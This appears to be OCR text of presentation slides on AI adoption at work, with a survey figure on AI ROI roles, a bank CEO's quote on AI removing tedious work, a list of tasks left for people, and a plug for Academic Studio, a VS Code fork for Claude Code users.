
have created entirely new roles or departments dedicated to proving AI ROI

Selby Jennings: The AI Fluency Gap. Research conducted by Censuswide, sample of 500 US HR Professionals in the finance industry in August, 2026.

NOT REPLACING JUDGMENT

The goal is to remove the repetitive, administrative work so our people can focus on what they do best—we're not replacing critical thinking and judgment, we're removing the tedious, time-consuming work that gets in the way of it.


Customers Bank CEO Sam Sidhu, statement to Fortune, April 28, 2026



WHAT'S LEFT FOR PEOPLE

Manage AI	**Choose the problems**
Manage people	**Make judgment calls**

Client/customer relationships



A TOOL FOR CLAUDE CODE CLI

ACADEMIC STUDIO

- Claude Desktop works: select Code at the top right of the left panel.
- VS Code (Microsoft) is better but intimidating.
- Academic Studio is a fork of VS Code designed for non-coding Claude Code users.

academic-studio.com